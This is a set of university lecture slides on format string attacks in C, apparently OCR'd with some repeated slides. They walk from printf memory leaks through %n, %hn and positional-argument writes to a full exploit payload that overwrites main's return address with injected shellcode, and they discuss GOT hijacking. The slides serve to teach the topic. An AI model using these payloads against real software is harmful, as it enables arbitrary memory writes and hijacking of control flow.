Lec 6: Format String Attacks

IS561: Binary Code Analysis and Secure Software Systems

Sang Kil Cha

Format String Attacks

Format String Exploit

- Another classic memory exploitation technique.
- First noted in around 1989 by Barton Miller.

Format String?

A format string is an argument to a function that specifies how to convert C data types into a string. For example, the `printf` function takes a format string as its first argument: `printf("%d", 42);`.

There are many functions that take a format string as input: `printf`, `fprintf`, `sprintf`, `snprintf`, `scanf`, `syslog`, etc.

Simple Example

```
int x = 0, y = 42;
printf("%d, %d\n", x, y);
```

C is Too Generous

```c
int x = 0, y = 42;
printf("%d, %d, %d\n", x, y);
```

GCC will happily compile this code (although it outputs a warning message).

C is Too Generous

```
int x = 0, y = 42;
printf("%d, %d, %d\n", x, y);
```

GCC will happily compile this code (although it outputs a warning message).

```
$ ./prog
0, 42, 134513810
```

What is this number 134513810 (= 0x8048492)?

The Security Problem

What if the format string can be controlled by the user?

Format String Vulnerability Example

```
// omitted ...
recv(sock, buf, sizeof(buf), 0);
printf(buf); // print the message
```

- When `buf = "hello"`: No problem.
- When `buf = "%x.%x.%x"`: Leak memory contents.

So Far ...

- Format string vulnerability allows us to read memory contents on the stack.
- But we cannot write to memory. Can we?

Format Specifiers

Format Specifier	Description
`%d`	Decimal output
`%x`	Hexadecimal output
`%u`	Unsigned decimal output
`%s`	String output

[1] Nothing will be printed with `%n`.

Format Specifiers

Format Specifier	Description
`%d`	Decimal output
`%x`	Hexadecimal output
`%u`	Unsigned decimal output
`%s`	String output
`%n`	Number of characters written so far[1]

[1] Nothing will be printed with `%n`.


%n Example

```
int x;
int y;

x = 10;

printf("%08d\n%n", x, &y);      // outputs 00000010
printf("%d\n", y);              // outputs 9
```


Example Revisited




```
// omitted ...
recv(sock, buf, sizeof(buf), 0);
printf(buf); // print the message
```

When buf = %n?

Example Revisited




Virtual Memory

```
// omitted ...
recv(sock, buf, sizeof(buf), 0);
printf(buf); // print the message
```

When `buf` = `%n`?

→ Write 0 to the address `0x42`

Example Revisited





```
// omitted ...
recv(sock, buf, sizeof(buf), 0);
printf(buf); // print the message
```

When `buf` = `%n`?
→ Write 0 to the address `0x42`

When `buf` = `AAAA%x.%xn`?

Example Revisited




```
// omitted ...
recv(sock, buf, sizeof(buf), 0);
printf(buf); // print the message
```

When `buf` = `%n`?
→ Write 0 to the address `0x42`

When `buf` = `AAAA%x.%xn`?
→ Write 7 to the address `0x41414141`

Arbitrary Write

A format string vulnerability allows an attacker to write arbitrary data to an arbitrary address!

Q: if you can choose an address to overwrite, where it will be?

Potential Attack Targets

There are many choices including

- Return address of a function (as in stack-based exploits).
- GOT (Global Offset Table).
- Destructor section (`.dtor`).
- Function pointers.
- etc.


The key is to overwrite something that can affect the control flow!

Running Example

fmt.c

```c
int main(int argc, char* argv[])
{
  char buf[512];
  fgets(buf, sizeof(buf), stdin);
  printf(buf);
  return 0;
}
```

Draw Stack Diagram First (x86)




```
0804844b <main>:
 804844b: push   ebp
 804844c: mov    ebp,esp
 804844e: sub    esp,0x200
 8048454: mov    eax,ds:0x8049718
 8048459: push   eax
 804845a: push   0x200
 804845f: lea    eax,[ebp-0x200]
 8048465: push   eax
 8048466: call   8048320 <fgets@plt>
 804846b: add    esp,0xc
 804846e: lea    eax,[ebp-0x200]
 8048474: push   eax
 8048475: call   8048310 <printf@plt>
 804847a: add    esp,0x4
 804847d: mov    eax,0x0
 8048482: leave
 8048483: ret
```

Basic Attempt

Suppose we ran this program with

```
$ echo "AAAA%x.%x" | ./fmt
```

Basic Attempt

Suppose we ran this program with

```
$ echo "AAAA%x.%x" | ./fmt
```

```
AAAA41414141.252e7825
             %.x%
```

Basic Attempt


Suppose we ran this program with

```
$ echo "AAAA%x.%x" | ./fmt
```

```
AAAA41414141.252e7825
             %.x%
```

Can you explain why these characters are printed out?

Basic Attempt




Suppose we ran this program with

```
$ echo "AAAA%n" | ./fmt
```

Write 4 to 0x41414141

Basic Attempt




Suppose we ran this program with

```
$ echo "AAAABBBBBB%n" | ./fmt
```

Write 10 to 0x41414141

Basic Attempt



Suppose we ran this program with

```
$ echo "AAAABBBBBB%n" | ./fmt
```

Write 10 to 0x41414141


How can we write a bigger number?

Next Attempt: Use Width Field

`%<width>d`

- The output will always have minimum ‘width’ characters.
- For example, `printf("%10d", 42)` will print out “ 42” (with 8 space characters).

Using Width Field




Suppose we ran this program with

```
$ echo "AAAABBBBAAAA%134480118d%n" | ./fmt
```

Write 0x8040102 to 0x42424242

Using Width Field



Virtual Memory

Suppose we ran this program with

```
$ echo "AAAABBBBAAAA%134480118d%n" | ./fmt
```

Write 0x8040102 to 0x42424242


Too many characters to print out!

← 0xbffff508

Next Attempt: Use Short Writes

- Break "%n" into two "%hn"s.
  - When we use 'h' in front of a format specifier, the corresponding argument is interpreted to be a short (2-byte) type.
  - Thus, we can write 2 bytes at a time with a "%hn".
- Writing 0x8040102 becomes
  - Writing 0x0102 first and then writing 0x0804 later.

Using Short Writes



Virtual Memory

Suppose we ran this program with

```
$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt
```


16 + 242 = 258 (= 0x0102)

258 + 1794 = 2052 (= 0x0804)

Write 0x8040102 to 0x42424242

← 0xbffff508

Using Short Writes



Suppose we ran this program with

```
$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt
```

16 + 242 = 258 (= 0x0102)

258 + 1794 = 2052 (= 0x0804)

Write 0x8040102 to 0x42424242

← 0xbffff508


What if the first number to write is bigger than the second number?

Virtual Memory


Further Consideration

Suppose we want to write `0x08042222` to `0x42424242`.


- We'd better write `0x0804` first and then write `0x2222` later.
- But we can still write `0x2222` first and then write `0x0804` later, if we use an "integer overflow".



Q: What If the Target Buffer is Far Away?



Q: What If the Target Buffer is Far Away?



Further Optimization with Dollar Sign ($)

- A dollar sign enables direct access to the nth parameter.
- Syntax: %<n>$<format specifier>

Example

```
printf("%d, %d, %d, %2$d\n", 1, 2, 3);
// prints out 1, 2, 3, 2
```

Minimizing Payload with $


```
$ echo "AAAABBBBAAAADBBB%8722d%hn%58850d%hn" | ./fmt
```

```
$ echo "BBBBDBBB%8730d%1\$hn%58850d%2\$hn" | ./fmt
```

Control Flow Hijack Exploit

As before, we assume that we know the exact memory layout of the program. Hence, we will inject our shellcode following our format string payload, and simply overwrite the return address of `main` to execute the injected shellcode.

Final Exploitation




```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xeb\xfe%62726%1\$hn%51951d%2\$hn"
| ./fmt
```

target addr target addr shellcode

Considering NULL Byte

Can format string payload include a NULL byte? What if our target address contains zero? (e.g., target address = 0xbffff500)


More Constraints

- `gets` (or `fgets`) does not allow a newline character (\n).
  - Our payload should not contain any '\x0a' character.
- Environment variables make it difficult to predict the exact buffer address.
  - Overwriting GOT could be a good option.


Global Offset Table Hijacking

- GOT is a table that stores offsets to dynamically linked functions.
- GOT addresses are not affected by environment variables (as they are not stored on the stack).
- By overwriting this table, we can hijack ***library function calls***.


Dynamic Linking Process



Dynamic Linking Process



Dynamic Linking Process



Recap

- Two types of memory corruption bugs that lead to a control flow hijack exploit.
  - Buffer overflow bug.
  - Format string bug.
- Unlike buffer overflow bugs, format string bugs allow an attacker to overwrite arbitrary memory addresses.

Mitigating Format String Exploit

Can we simply disable %n?[2] What's the problem with this solution?

[2] Since Visual Studio 2005, %n is disabled by default.

Question?

Exercise

- Compile the example program in x86-64, and try to exploit the bug.